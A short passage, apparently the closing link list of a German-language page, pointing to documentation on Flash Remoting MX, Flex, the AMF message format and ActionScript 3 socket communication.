http://livedocs.adobe.com/flashremoting/mx/Using_Flash_Remoting_MX/intro2.htm
- Flex Documentation
<http://www.adobe.com/support/documentation/en/fl>
- AMF - ActionScript Message Format
<http://osflash.org/documentation/amf>
- Socket communication in Actionscript 3
<http://www.aboutnico.be/?p=20>

Viel Spass am Gerät!